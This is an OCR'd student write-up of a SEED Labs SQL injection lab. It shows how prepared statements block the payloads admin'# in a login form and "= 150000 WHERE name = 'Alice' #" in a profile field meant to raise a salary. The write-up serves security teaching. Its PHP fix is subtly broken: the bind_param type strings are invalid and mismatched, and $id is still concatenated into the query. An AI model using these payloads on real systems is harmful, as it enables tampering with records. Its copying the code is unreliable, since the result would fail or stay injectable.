
Employee Profile Login

USERNAME admin'#

PASSWORD •••••

Login

Copyright © SEED LABs


SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabsqlinjection.com/unsafe
40%
SEEDLABS


The account information your provide does not exist.

Go back

- We are not able to bypass the password field by giving # in the username field as we did in Task 2.1. This is because, since we send code and data separately in this case, the username **admin'#** and password **admin** is sent to the database. Since the username and password does not match with any records in the database, login fails. The countermeasure to separate code and data prevents SQL injection in this case.


Task 3.1 with code changes:

- We update the code in the file **unsafe_edit_backend.php** file which is used for UPDATE queries to update Alice's salary.



```
  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET
nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=$id;");
$sql->bind_param("tsss",$input_nickname,$input_email,$input_address,$hashed_pwd,
$input_phonenumber);
$sql->execute();
$sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET
nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
$sql->bind_param("tssss",$input_nickname,$input_email,$input_address,
$input_phonenumber);
$sql->execute();
$sql->close();
  }
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
```

- On performing the Task 3.1 where Alice tries to update her salary, we try to perform the same attack. Alice account before trying to update.


SQLi Lab - Mozilla Firefox

www.seedlabsqlinjection.com/unsafe


Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	120000
Birth	9/20
SSN	10211002
NickName	Al
Email	aly@gmail.com
Address	
Phone Number	123

Copyright © SEED LABs

- Now we use the same SQL command used earlier, to update salary from **120000** to **150000**


SQLi Lab - Mozilla Firefox

www.seedlabsqlinjection.com/unsafe


Home Edit Profile Logout

Alice's Profile Edit

NickName	Al
Email	aly@gmail.com
Address	Address
Phone Number	= 150000 WHERE name = 'Alice' #
Password	Password

Save

Copyright © SEED LABs


SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabsqlinjection.com/unsafe
40%
Home
Edit Profile
Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	120000
Birth	9/20
SSN	10211002
NickName	Al
Email	aly@gmail.com
Address	
Phone Number	123

Copyright © SEED LABs

- As seen above, the salary is still the same as before, the UPDATE query did not make any impact. This is because of the updated php file to send code and data separately. Since on the data part of Phone Number field, we append this SQL statement and try to update, the program identifies that and prevents the SQL attack from happening.